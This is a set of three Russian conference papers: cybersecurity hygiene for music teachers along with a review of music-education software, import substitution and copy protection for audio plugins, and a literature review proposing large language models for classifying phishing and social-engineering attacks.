ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В СОЦИОКОМПЬЮТИНГЕ

УДК 004.056

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ПРЕПОДАВАТЕЛЯ МУЗЫКАЛЬНЫХ ДИСЦИПЛИН: КАК ЗАЩИТИТЬ СЕБЯ И УЧЕНИКОВ В ЦИФРОВОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЕ

Бажукова Елена Николаевна

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
Санкт-Петербургская детская музыкальная школа имени Г.А. Портнова
Обводного канала наб., 123 лит. Б, Санкт-Петербург, 190013, Россия
e-mail: alena-nik67@yandex.ru

Аннотация: Статья направлена на практические рекомендации безопасной работы в сети Интернет. Защита данных от злоумышленников. Представлены ресурсы для практической деятельности преподавателей музыкальных дисциплин.

Ключевые слова: информационные ресурсы; безопасность; цифровые ресурсы профессиональной деятельности; фишинг; хайпер; цифровизация.

INFORMATION SECURITY OF A MUSIC TEACHER: HOW TO PROTECT YOURSELF AND STUDENTS IN A DIGITAL EDUCATIONAL ENVIRONMENT

Bazhukova Elena

Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia
St. Petersburg Children's Music School named after G.A. Portnov
123nab. Obvodniy Kanal Emb, lit. B, St. Petersburg, 190013, Russia
e-mail: alena-nik67@yandex.ru

Abstract: The article is aimed at practical recommendations for safe operation on the Internet. Data protection from intruders. The resources for the practical activities of music teachers are presented.

Keywords: information resources; security; digital resources of professional activity; phishing; hype; digitalization.

Введение. В эпоху цифровизации сферы образования преподаватель становится основным субъектом цифровой образовательной среды. В профессиональные обязанности преподавателя входит не только знание и преподавание предмета, но активное взаимодействие с участниками образовательного процесса — обучающимися, и их родителями — с использованием интернет-сервисов.

Взаимодействие с учащимися и родителями выходит за рамки традиционного классно-урочного общения, в следствие чего формируется цифровая образовательная система, где преподаватель выполняет ряд функций: организует взаимодействие с использованием мессенджеров (информирование, модерация чатов, поддержание цифровой коммуникации); формирует и размещает учебные материалы на различных интернет платформах (оценка цифровых ресурсов, структурирование информации); организует образовательный процесс (электронные журналы, календари, сайт преподавателя, дистанционная платформа с учебным материалом); собирает и обрабатывает конфиденциальную информацию (информация о родителях (законных представителей), фото-видео концертов, медицинские справки). Современный преподаватель не просто источник информации, это преподаватель, который обладает информационными компетенциями, организует образовательный процесс с применением цифровых ресурсов и сетевых коммуникаций, гарантирует информационную безопасность, защиту персональных данных учащихся и целостность образовательного контента в цифровой среде. Всё вышеперечисленное привлекает злоумышленников и требует от преподавателя внимательности и аккуратности использования данных ресурсов.

Актуальность проблемы заключается в защите преподавателя при работе в информационной среде, при активном росте целенаправленных атак на пользователей мессенджеров (хайпер, фишинг), распространение вредоносного (вирусного) программного обеспечения [1-3].

Ситуация обострилась, если раньше злоумышленники работали индивидуально, то сейчас они чаще всего действуют организованными группами, моделируют ситуацию, при помощи различных средств провоцируют на

раскрытие личных данных или установку вредоносных программ. Последствием может быть утечка персональных данных обучающихся, доступ к личным педагогическим наработкам и материалам, шантаж, и как следствие это может привести к административной или уголовной ответственности преподавателя (закон РФ № 152-ФЗ «О персональных данных») [4-5].

Угрозы информационной безопасности в профессиональной деятельности преподавателя:

- Электронные письма и сообщения от имени администрации, коллег, учебных платформ. Цель злоумышленников — получение логинов, паролей или иной конфиденциальной информации.
- Нелицензионные ссылки на установку программного обеспечения, загрузку файлов из непроверенных источников, это может привести к заражению компьютера вирусами, программами-вымогателями. Цель злоумышленников — потеря данных, учебных материалов, методических разработок, конспектов.
- Взлом аккаунтов электронной почты, облачных хранилищ и социальных сетей. Цель злоумышленников — утечка личной переписки, фотографий, документов, рассылка писем и сообщений от имени преподавателя.
- Некорректная обработка персональных данных, использование незащищенных каналов при передаче информации может стать причиной утечки персональных данных обучающихся.

Меры противодействия киберугрозам:

- Не использовать доступные пароли, всегда следовать рекомендации создания при регистрации (заглавная буква, символы, исключение последовательности цифр и букв).
- Включить двухфакторную аутентификацию электронной почты, облачных хранилищ и социальных сетей.
- Можно использовать менеджер паролей, который создаст и запомнит их.
- Проверять безопасность ПК, для этого:
 - а. Установите и обновляйте антивирусную программу,
 - б. Не отказывайтесь от автоматического обновления операционной системы.
- Не вводите пароли от важных сервисов в сети Wi-Fi в публичных местах;
- Не переходите по ссылкам в письмах электронной почты;
- На Госуслугах включить защиту от взятия кредита;
- Защищайте личные данные учащихся, не пересылайте их через социальные сети, используйте только специальные платформы вашего учреждения;
- Не выкладывайте в открытый доступ выступления учеников, фотографии. Настройте приватность личного профиля;
- Производите резервное копирование данных (компьютер, жесткий диск, облачные технологии), это спасёт вас от вымогателей и поломки компьютера;

Всегда получайте согласие от родителей на фото и видеосъёмку, для использования работ учеников в личных целях, так как публикация и передача третьим лицам данных без согласия несёт уголовную ответственность (Федеральный закон №152-ФЗ «О персональных данных»).

Приведём обзор информационных системы и технологии для преподавателей музыкальных дисциплин, их практическое применение:

1. Системы дистанционного музыкального образования. Примеры:

- Soundtrap (spotify.com/soundtrap) — облачная студия для совместного создания музыки
- Flat.io — онлайн-редактор нотных партитур с возможностью совместной работы
- Tonara — платформа для удаленных уроков с интерактивными заданиями

Применение:

- Проведение индивидуальных и групповых онлайн-занятий
- Совместное сочинение музыки учениками из разных школ
- Автоматическая проверка ритмических упражнений

2. Обучающие платформы с элементами ИИ. Примеры:

- Yousician — интерактивное обучение игре на инструментах с мгновенной обратной связью
- Melodics — система обучения игре на MIDI-клавиатуре, драм-машине
- Skoove — ИИ-ассистент для обучения игре на фортепиано

Применение:

- Индивидуальные траектории обучения
- Автоматическая оценка техники исполнения
- Геймификация процесса обучения

3. Виртуальные музыкальные лаборатории. Примеры:

- Chrome Music Lab — набор интерактивных музыкальных экспериментов
- Incredibox — создание музыкальных композиций через игровой интерфейс
- Audacity — программа для обработки звука с учебными модулями

Применение:

- Наглядная демонстрация музыкальных теорий
- Эксперименты со звуком на уроках сольфеджио
- Создание учебных аудиоматериалов

4. Системы управления музыкальным образованием. Примеры:

- MusicFirst Classroom — комплексная LMS для музыкальных школ

- PracticeSpace система учета практики учащихся
- MyMusicStaff система управления музыкальной школой

Применение:

- Составление индивидуальных планов занятий
- Мониторинг прогресса учащихся
- Организация концертов и мероприятий

5. Мобильные приложения для музыкантов

Примеры:

- Perfect Ear тренировка слуха и ритма
- TonalEnergy тюнер–метроном с визуализацией
- StaffWars игра для изучения нотного стана

Применение:

- Дополнительные домашние задания
- Подготовка к занятиям в игровой форме
- Развитие музыкального слуха вне класса

6. Виртуальная и дополненная реальность

Примеры:

- Music Everywhere (AR) обучение игре на фортепиано через очки дополненной реальности
- The Music Room (VR) виртуальные музыкальные классы

Применение:

- Имитация выступлений перед аудиторией
- Визуализация сложных музыкальных концепций
- Удаленные мастер–классы с эффектом присутствия

Практические рекомендации:

- Начните с простых облачных инструментов (Flat.io, Soundtrap)
- Постепенно внедряйте элементы геймификации (Yousician, StaffWars)
- Используйте аналитические функции систем для персонализации обучения
- Комбинируйте традиционные методы с цифровыми технологиями

Эти технологии позволяют:

- Сделать обучение более наглядным и интерактивным
- Организовать эффективную самостоятельную работу учащихся
- Преодолеть географические ограничения в музыкальном образовании
- Развивать креативность и современные музыкальные навыки.

Заключение. Современное образование невозможно представить без применения цифровых ресурсов сети интернет, и это правильно, ведь мы движемся вперед, и информационная безопасность, это неотъемлемая часть профессиональной деятельности современного преподавателя любой дисциплин, так как он несет ответственность за применение образовательных технологий и средств цифровых коммуникаций. Таким образом, формирование цифровой грамотности преподавателя, становится необходимым компонентом его профессиональной деятельности.

Есть ещё один путь — открытость, доверие. Этот вопрос часто обсуждается в стенах высших учебных заведений страны, в ведущих вузах и научных организациях. Так, в нашем университете, один из ведущих учёных — почётный профессор Российского государственного педагогического университета им. А. И. Герцена создал сайт, в котором есть раздел, названный так: «Мои неопубликованные работы». Сотрудниками университета также обсуждается вопрос о создании совместных научных и научно-педагогических проектах, к которым имеют доступ участники из различных учреждений или даже стран (см., например, в работах [6-8]). Такая совместная деятельность на благо нашей Родины и человечества в целом может оказаться своеобразным «маяком», который способен указать путь для приобщения к истинным человеческим ценностям и их значимости для процесса развития современного общества.

СПИСОК ЛИТЕРАТУРЫ

1. Горбунова И.Б., Горельченко А.В. Технологии и методики обучения. Музыкально-компьютерные технологии в системе начального музыкального образования. СПб., 2007. 68 с.
2. Бажукова Е. Н., Горбунова И. Б., Заливадный М. С., Чибирёв С. В. Музыкальная информатика: учебное пособие. СПб.: Лань: Планета Музыки, 2023. 208 с.
3. Горбунова И. Б. Информационные технологии в музыке. Кн. 1: Архитектоника музыкального звука.: Учебное пособие. М.: ЛЕНАНД, 2023. 200 с.
4. Gorbunova I.B. The Concept of Music Computer Pedagogical Education in Russia // International Journal of Advanced Science and Technology. 2020. Т. 29. № S6. С. 600-615.
5. Gorbunova I.B., Kameris A. Music Computer Education Concept for Teachers: Raising the Problem // International Journal of Recent Technology and Engineering. 2019. Т. 8. № 2 S4. С. 913-918.
6. Gorbunova I.B., Petrova N.N. Music Computer Technologies, Supply Chain Strategy and Transformation Processes in Socio-Cultural Paradigm of Performing Art: Using Digital Button Accordion // International Journal of Supply Chain Management. 2019. Т. 8. № 6. С. 436-445.
7. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.

8. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // В сборнике: Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. Санкт-Петербург, 2024. С. 316-319.

УДК 004.056

ИМПОРТОЗАМЕЩЕНИЕ И ЗАЩИТА ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТИ В РАЗРАБОТКЕ АУДИОПЛАГИНОВ

Васильев Архип Игоревич

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
e-mail: mail@herzen.spb.ru

Аннотация. В статье рассматриваются проблемы зависимости российской музыкальной индустрии от зарубежного программного обеспечения, в частности аудиоплагинов формата VST. Анализируются информационно-экономические риски, связанные с пиратством, утечкой интеллектуальной собственности и ограничениями доступа к иностранным продуктам. Особое внимание уделяется перспективам импортозамещения и разработке отечественных решений в области цифровой обработки звука. Обсуждаются механизмы защиты интеллектуальной собственности и меры государственной поддержки, необходимые для формирования устойчивой экосистемы музыкального программного обеспечения в России.

Ключевые слова: информационно-экономическая безопасность; музыкально-компьютерные технологии; импортозамещение; защита интеллектуальной собственности; аудиоплагины; пиратство.

IMPORT SUBSTITUTION AND INTELLECTUAL PROPERTY PROTECTION IN AUDIO PLUGIN DEVELOPMENT

Vasiliev Arkhip

Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia
e-mail: mail@herzen.spb.ru

Abstract. The article addresses the problem of the Russian music industry's dependence on foreign software, particularly VST-format audio plugins. It analyzes the information and economic risks associated with piracy, intellectual property leakage, and restricted access to foreign products. Special attention is paid to the prospects of import substitution and the development of domestic solutions in the field of digital audio processing. Mechanisms for intellectual property protection and government support measures necessary for building a sustainable ecosystem of music software in Russia are discussed.

Keywords: information and economic security; music computer technologies; import substitution; intellectual property protection; audio plugins; piracy.

Введение. Одной из национальных целей России до 2030 года является импортозамещение в сфере ИТ, которой начали уделять особое внимание после того, как началась серия громких заявлений иностранных ИТ-компаний об уходе с рынка в России [3].

Это распространяется и на сферу музыкальных технологий, поскольку подавляющее большинство профессиональных и повсеместно используемых решений являются зарубежными. Среди наиболее популярных производителей аудио инструментов можно выделить такие компании, как Waves, Steinberg, FabFilter, Soundtoys, UniversalAudio, Arturia, u-he. Возможные ограничения на приобретение и обновление данного программного обеспечения (далее — ПО) ставят под угрозу как работу профессиональных студий, так и подготовку специалистов в образовательных учреждениях.

Дополнительным риском становится рост пиратства и утечка данных, что несет угрозу информационной безопасности [2].

В этих условиях развитие отечественного рынка аудиоплагинов становится не только вопросом творческого или технологического прогресса, но и фактором информационно-экономической безопасности. Актуальной задачей выступает создание конкурентоспособных отечественных решений при одновременном формировании механизмов защиты интеллектуальной собственности.

Аудиоплагины, в частности формата VST (Virtual Studio Technology), представляют собой ключевой инструмент цифровой обработки звука и интегрируются в цифровые звуковые рабочие станции (DAW). Они применяются в музыкальном продакшне, киноиндустрии, звукорежиссуре и образовании.

По данным международных аналитических агентств, рынок музыкального программного обеспечения оценивался в 1,5 миллиарда долларов США в 2024 году и, по прогнозам, достигнет 3,2 миллиарда долларов США к 2033 году [5].

На рис. 1 показана наглядная диаграмма прогнозируемого роста рынка музыкального ПО к 2033 году. При этом стоит учитывать рост сегмента open-source решений (например, Audacity, Ardour), которые частично компенсируют зависимость от коммерческих компаний, но не решают проблему комплексной экосистемы и поддержки на государственном уровне.




Рис. 1. Диаграмма оценки рынка музыкального ПО

Таким образом, устойчивый доступ к аудиоплагинам является важным условием развития музыкальной индустрии и сохранения конкурентоспособности специалистов.

Использование исключительно иностранных решений влечет за собой ряд информационно-экономических угроз:

- Санкционные риски — ограничение доступа к обновлениям, лицензионным серверам и технической поддержке.

- Рост пиратства — широкое распространение нелегальных версий взломанных программ ведет к экономическим потерям разработчиков и повышает вероятность внедрения вредоносного кода.

- Утечка данных — нелегальное ПО может содержать встроенные вирусы или шпионские модули, что угрожает безопасности пользователей.

- Образовательные риски — обучение студентов и специалистов на нелегальном или устаревшем ПО снижает их конкурентоспособность.

Кроме того, серьезным вызовом становится кадровый дефицит в области разработки музыкального ПО: большинство вузов готовят специалистов по ИТ в целом, но направления, связанные с цифровым звуком и аудиотехнологиями, остаются слабо развитыми. Это ограничивает возможности быстрого импортозамещения.

Для обеспечения устойчивости необходимо создание отечественных аудиоплагинов и альтернатив зарубежным DAW. Потенциал для этого формируется как в рамках университетских проектов, так и в малых ИТ-компаниях. Важным направлением является поддержка исследований в области цифровой обработки звука и интеграция отечественных разработок в образовательные программы.

Примером может служить разработка VST-плагинов задержки с расширенными художественными возможностями, выполняемая в рамках учебных и исследовательских проектов. Подобные инициативы позволяют не только формировать компетенции разработчиков, но и закладывать основу для будущего рынка отечественного музыкального ПО.

Одной из ключевых проблем рынка является защита интеллектуальной собственности. Современные международные компании применяют комплекс мер:

- аппаратные и программные системы защиты (iLok, eLicenser);
- онлайн-активацию и проверку лицензий;
- шифрование кода и защиту от реверс-инжиниринга.

В российских условиях требуется адаптация подобных механизмов с учетом законодательной базы и практики применения норм ГК РФ. Важно обеспечить баланс между эффективной защитой и удобством конечного пользователя, поскольку чрезмерные ограничения могут стимулировать распространение пиратских копий.

При этом отдельного внимания заслуживает использование свободного программного обеспечения (СПО) как альтернативного подхода к импортозамещению. Однако эксперты отмечают, что опора исключительно на СПО не решает проблему национальной независимости. Как подчеркивает исполнительный директор АРПП «Отечественный софт» Ренат Лашин: «Использование СПО самого по себе не равно импортозамещению, потому что этот продукт вам не принадлежит. Нужно поддерживать российских разработчиков, которые работают с СПО, разбираются в нем, дорабатывают, вносят созданные на его основе продукты в реестр российского ПО и несут за него ответственность...» [4]. Таким образом, даже при использовании СПО необходима локальная доработка и формирование ответственности российских разработчиков, иначе существует риск потери контроля над используемыми решениями.

Формирование устойчивой экосистемы музыкального программного обеспечения требует комплексных мер. Государство может поддерживать проекты в этой сфере с помощью грантов, субсидий и налоговых льгот, а также интеграции отечественных решений в образовательные программы музыкальных и технических вузов.

Такая практику уже применяют по отношению к разработке и внедрению российских ИТ-решений и активно развивают, упрощая условия получения гранта [1; 4]. Немаловажно создание отраслевых сообществ, объединяющих разработчиков и пользователей для выработки стандартов совместимости и обмена опытом. В долгосрочной перспективе отечественные компании способны выйти на международный рынок, предложив собственные инновационные решения в области цифровой обработки звука. Это позволит не только снизить зависимость от иностранных технологий, но и обеспечить приток инвестиций, а также укрепить позиции России в глобальной музыкальной индустрии.

Отдельное решение вопроса об импортозамещении и защите интеллектуальной собственности в разработке аудиоплаггинов составляет совместная деятельность учёных России и других стран. «Очевидно, что технологии способствуют ускоренному распространению идей. Искусственный интеллект, например, анализирует огромные объёмы данных и предсказывает тенденции. Однако полагаю, что оригинальные решения, способные привести к открытиям и прорывам в науке, искусстве, социальной сфере, могут дать лишь вдохновение и гений человека, настоящего мастера и творца. И конечно, взаимодействие, взаимное доверие представителей разных культур», — отметил В.В. Путин в процессе своего выступления на пленарном заседании XI Санкт-Петербургского международного культурного форума объединённых культур на одной из площадок в Большом Екатерининском дворце на территории государственного музея-заповедника «Царское Село» 12 сентября 2025 года [6]. (Участниками форума стали около 2 тысяч представителей более 100 стран мира, включая ведущих деятелей культуры, искусства, бизнес-структур и власти.) Отметим, что одним из таких решений стала разработка интеллектуальной системы каталогизации музыки народов России и мира, которая проводится учёными Российского государственного педагогического университета им. А. И. Герцена и представителями научных и образовательных учреждений других стран [7; 8]. «Мы в России твёрдо знаем: национальная культура может развиваться и обогащаться только во взаимодействии с другими культурами. Наша страна изначально складывалась именно как многонациональная, и именно этот бесценный дар определил её неповторимую культурную палитру и статус державы поистине великой своим искусством, наукой, литературой» [6].

Заключение. Таким образом, импортозамещение и защита интеллектуальной собственности в разработке аудиоплаггинов являются важными элементами информационно-экономической безопасности. Современные вызовы, связанные с ограничением доступа к зарубежному ПО, ростом пиратства и угрозами утечки данных, требуют комплексного ответа. Развитие отечественных решений в сочетании с эффективными механизмами защиты авторских прав и государственной поддержкой способно обеспечить устойчивое развитие отрасли и сформировать конкурентоспособную экосистему музыкального программного обеспечения в России.

СПИСОК ЛИТЕРАТУРЫ

1. Постановление Правительства РФ от 3 мая 2019 г. № 550 Об утверждении Правил предоставления субсидии из федерального бюджета Российскому фонду развития информационных технологий на поддержку проектов по разработке и внедрению российских решений в сфере информационных технологий.
2. Указ Президента РФ от 1 мая 2022 г. № 250 О дополнительных мерах по обеспечению информационной безопасности Российской Федерации.
3. Токарев М.Н., Вершинин А.Н. Импортозамещение программного обеспечения // International Journal of Humanities and Natural Sciences, 2023, vol. 6-3 (81), pp. 156-162.
4. Импортозамещение в сфере ИТ. 2022. [Электронный ресурс]. URL: <https://www.garant.ru/article/1542142/> (дата обращения: 15.09.2025).
5. Размер рынка программного обеспечения для музыки, рост, оценка и прогноз. 2025. [Электронный ресурс]. URL: <https://www.verifiedmarketreports.com/ru/product/music-arranging-software-market/> (дата обращения: 15.09.2025).
6. Пленарное заседание Форума объединённых культур [Электронный ресурс]. URL: <http://kremlin.ru/events/president/news/77983> (дата обращения: 15.09.2025).
7. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.
8. Алиева И.Г., Горбунова И.Б. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб. : СПОИСУ, 2024. С. 316-319.

УДК 004.81

ИСПОЛЬЗОВАНИЕ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ ДЛЯ КЛАССИФИКАЦИИ СОЦИОИНЖЕНЕРНЫХ АТАК

Гавриленко Ольга Руслановна, Олисеенко Валерий Дмитриевич

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

14-я линия ВО, 39, Санкт-Петербург, 199178, Россия

emails: org@dscs.pro, vdo@dscs.pro

Аннотация. Данное исследование направлено на выявление новых методов классификации социоинженерных атак на основе обзора существующих принципов. Предложен подход классификации текстов, содержащих атаки, с помощью использования больших языковых моделей для увеличения скорости обработки информации.

Ключевые слова: социоинженерные атаки; большие языковые модели; классификация; искусственный интеллект; фишинг.

USING LARGE LANGUAGE MODELS TO CLASSIFY SOCIOENGINEERED ATTACKS

Gavrilenko Olga, Oliseenko Valerii

St. Petersburg Federal Research Center of the Russian Academy of Sciences

39 14th Line VO, St. Petersburg, 199178, Russia

emails: org@dscs.pro, vdo@dscs.pro

Abstract. This study aims to identify new methods for classifying socioengineered attacks based on a review of existing principles. An approach is proposed to classify texts containing attacks by using large language models to increase the speed of information processing.

Keywords: socioengineering attacks; large language models; classification; artificial intelligence; phishing.

Введение. Атаки социальной инженерии (СИА) активно используются в социальных сетях для манипулирования пользователями [1]. Существует большое количество различных методов классификации атак: случайный лес [2], градиентный бустинг (XGBoost) [3], метод опорных векторов (SVM) [4], правила и поисково-лексические методы (rule/keyword/blacklist-based) [5].

Однако не все методы могут классифицировать социоинженерные атаки с высокой точностью, поскольку преобразования текстов часто ведут к потере семантического контекста, который является ключевым для распознавания атак [6].

Целью данного исследования является предложение нового подхода классификации атак социальной инженерии с использованием современных больших языковых моделей, так как их способность сохранять контекст и выявлять неочевидные закономерности может увеличить точность определения типа атаки.

Часть исследований направлена на использование классических методов машинного обучения для классификации социоинженерных атак [7–11].

В таких исследованиях может возникать проблема потери контекста для получения качественного результата. Часто для решения данной проблемы используют контекстуальные языковые модели на основе трансформеров (например, BERT/DistilBERT/RoBERTa) [12], которые увеличивают качество классификации.

Используемые методологии можно разделить на две группы: к первой группе относится использование классических алгоритмов машинного обучения, ко второй группе — контекстуальные эмбединги.

В статье [7] авторы классифицируют электронные письма, которые относятся либо к фишинговым, либо к легитимным.

В исследовании рассматриваются гибридные модели: сначала текст обрабатывается с помощью NLP методов, после чего такие алгоритмы машинного обучения, как k-ближайших соседей (KNN), мультиномиальный наивный байесовский алгоритм (MNB), дерево решений и AdaBoost, классифицируют электронное письмо. В результате KNN метод показал наилучшую оценку по F1-score для двух классов: KNN — 0,96 (0), 0,82 (1); MNB — 0,89 (0), 0 (1); дерево решений — 0,94 (0), 0,74 (1); AdaBoost — 0,95 (0), 0,78 (1).

В статье [8] авторы представляют систему обнаружения фишинговых URL-адресов, основанную на машинном обучении. Исходный набор данных включал 111 признаков, извлеченных из 88 646 URL-адресов. Среди этих URL-адресов 58 000 были помечены как «безопасные», а 30 646 — как «фишинговые». Из 111 собранных признаков 96 были извлечены из самого URL-адреса, а 15 — из внешних источников, таких как индексация поиска Google. Исследователи рассматривали несколько методов классификации: случайный лес (RF), логистическая регрессия (LR), дерево решений (DT), Гауссовский наивный байесовский метод (GNB) и многослойный перцептрон (MLP). Эксперименты показали, что метод случайного леса продемонстрировал наилучшую производительность с высокой F1-оценкой 96,87%. При этом остальные методы показали также хорошие метрики: LR — 91,08%, DT — 94,60%, GNB — 74,08%, MLP — 90,24%.

В статье [10] авторы исследуют применение методов глубокого обучения, включая сверточные нейронные сети (CNN), сети с долговременной краткосрочной памятью (LSTM), рекуррентные нейронные сети (RNN) и двунаправленные кодеры-трансформеры (BERT), для обнаружения фишинговых атак по электронной почте. Для экспериментов авторы использован набор данных фишинговых и безопасных электронных писем, а также с помощью методов обработки естественного языка (NLP) был извлечен набор соответствующих признаков. Результаты экспериментов представлены в таблице 1.

Таблица 1

Сравнительные характеристики методов классификации СИА

Метрика	CNN	RNN	LSTM	LSTM+BERT
Accuracy	98,74%	98,58%	98,89%	99,61%
Precision	98,96%	98,57%	98,87%	99,87%
Recall	98,78%	98,53%	98,56%	99,23%
F1-score	98,87%	98,55%	98,87%	99,55%

В статье [11] авторы исследуют точность классификации вредоносных URL-адресов с использованием двунаправленного кодера из модели на основе трансформаторов (BERT) для токенизации строк URL-адресов, использующее его механизм самовосприятия для улучшения понимания корреляций между токенами и классификатор BertForSequenceClassification для определения того, является ли заданный URL-адрес вредоносным. Для экспериментов использовались три различных набора данных: 1) набор данных, состоящий исключительно из строк URL из Kaggle, 2) набор данных, содержащий только URL-функции из GitHub, и 3) набор данных, включающий оба типа данных из Университета Нью-Брансуика, а именно ISCX 2016. Предложенный метод показывает точность 98,78%, 96,71% и 99,98% для трёх наборов данных соответственно.

Можно увидеть, что основная часть исследований связана либо с классическими методами поиска, либо с алгоритмами машинного обучения, но использование больших языковых моделей для классификации атак ранее не рассматривалось в литературе. Использование больших языковых моделей для классификации атак может быть полезным по ряду причин:

- Большие языковые модели показывают высокую точность в zero-/few-shot и prompt-tuning режимах без трудоемкой разметки данных, что способствует быстрой работе классификации социоинженерных атак [13].
- Большие языковые модели лучше справляются с шумными короткими текстами и неформальной лексикой — релевантно для сообщений СИА [14].
- Большие языковые модели обладают сильной многоязычностью, переносом между доменами и способностью учитывать более длинный контекст, что важно для анализа цепочек писем и смешанных входов (текст письма + URL) [15].

Таким образом, можно предположить, что использование классических больших языковых моделей для решения задач классификации социоинженерных атак может уменьшить скорость системы, предназначенной для определения типа атаки, при этом не потеряв точности определения класса.

Заключение. Исследования, направленные на разработку систем определения и классификации типов социоинженерных атак, показывают хорошую точность определения класса с использованием различных моделей машинного обучения и эмбедингов. Однако для всех исследований важная долгая и большая обработка текста, который необходимо преобразовать в векторы значений, чтобы использовать методы классификаций. В случае использования современных больших языковых моделей этап преобразования текстовых сообщений отпадает, и его можно напрямую отправлять в модель. При этом система получает ответ в числовом формате от большой языковой модели путем формирования правильной задачи внутри промпта, что дает возможность разработчикам проверить точность классификации.

Работа выполнена в рамках проекта по государственному заданию СПб ФИЦ РАН № FFZF-2025-0006.

СПИСОК ЛИТЕРАТУРЫ

1. Liew S. W.; Sani N. F. M.; Abdullah M. T.; Yaakob R.; Sharum M. Y. An effective security alert mechanism for real-time phishing tweet detection on Twitter // Computers & Security. 2019. Vol. 83. P. 201–207. DOI: 10.1016/j.cose.2019.02.004.
2. Mohith Gowda H. R.; Adithya M. V.; Gunesh Prasad S.; Vinay S. Development of anti-phishing browser based on random forest and rule of extraction framework // Cybersecurity. 2020. Vol. 3. Art. 20. DOI: 10.1186/s42400-020-00059-1.
3. Fajar A.; Yazid S.; Budi I. Enhancing Phishing Detection through Feature Importance Analysis and Explainable AI: A Comparative Study of CatBoost, XGBoost, and EBM Models // arXiv (preprint). 2024. arXiv:2411.06860. DOI: 10.48550/arXiv.2411.06860. [Электронный ресурс] URL: <https://arxiv.org/abs/2411.06860> (дата обращения: 01.09.2025).
4. Zouina M.; Outtaj B. A novel lightweight URL phishing detection system using SVM and similarity index // Human-centric Computing and Information Sciences. 2017. Vol. 7. Article 17. DOI: 10.1186/s13673-017-0098-1.
5. Basnet R. B.; Sung A. H.; Liu Q. Rule-Based Phishing Attack Detection // International Conference on Security and Management (SAM 2011). Las Vegas, USA, 2011. P. 624–630. [Электронный ресурс] URL: <https://rambasnet.github.io/pdfs/RuleBasedPhishingAttackDetection.pdf> (дата обращения: 01.09.2025).
6. Gutierrez L. F.; Abri F.; Armstrong M.; Siami Namin A.; Jones K. S. Phishing Detection through Email Embeddings // arXiv (preprint). 2020. arXiv:2012.14488. [Электронный ресурс] URL: <https://arxiv.org/pdf/2012.14488> (дата обращения: 02.09.2025).
7. Alsufyani A. A.; Alzahrani S. M. Social Engineering Attack Detection Using Machine Learning: Text Phishing Attack // Indian Journal of Computer Science and Engineering. 2021. Vol. 12, № 3. P. 743–751. DOI: 10.21817/indjcse/2021/v12i3/211203298.
8. Alani M. M.; Tawfik H. PhishNot: A Cloud-Based Machine-Learning Approach to Phishing URL Detection // Computer Networks. 2022. Vol. 218. Article 109407. DOI: 10.1016/j.comnet.2022.109407.
9. Moghimi M.; Varjani A. Y. New rule-based phishing detection method // Expert Systems with Applications. 2016. Vol. 53. P. 231–242. DOI: 10.1016/j.eswa.2016.01.028.
10. Atawneh S.; Aljehani H. Phishing Email Detection Model Using Deep Learning // Electronics. 2023. Vol. 12, № 20. Article 4261. DOI: 10.3390/electronics12204261.
11. Su M.-Y.; Su K.-L. BERT-Based Approaches to Identifying Malicious URLs // Sensors. 2023. Vol. 23, № 20. Article 8499. DOI: 10.3390/s23208499.
12. Chae Y.; Davidson T. Large Language Models for Text Classification: From Zero-Shot Learning to Instruction-Tuning // Sociological Methods & Research. 2025. (online first). DOI: 10.1177/00491241251325243. [Электронный ресурс] URL: <https://journals.sagepub.com/doi/10.1177/00491241251325243> (дата обращения: 04.09.2025).
13. Guo Y.; Ovadje A.; Al-Garadi M. A.; Sarker A. Evaluating large language models for health-related text classification tasks with public social media data // Journal of the American Medical Informatics Association. 2024. Vol. 31, № 10. P. 2181–2189. DOI: 10.1093/jamia/ocae210.
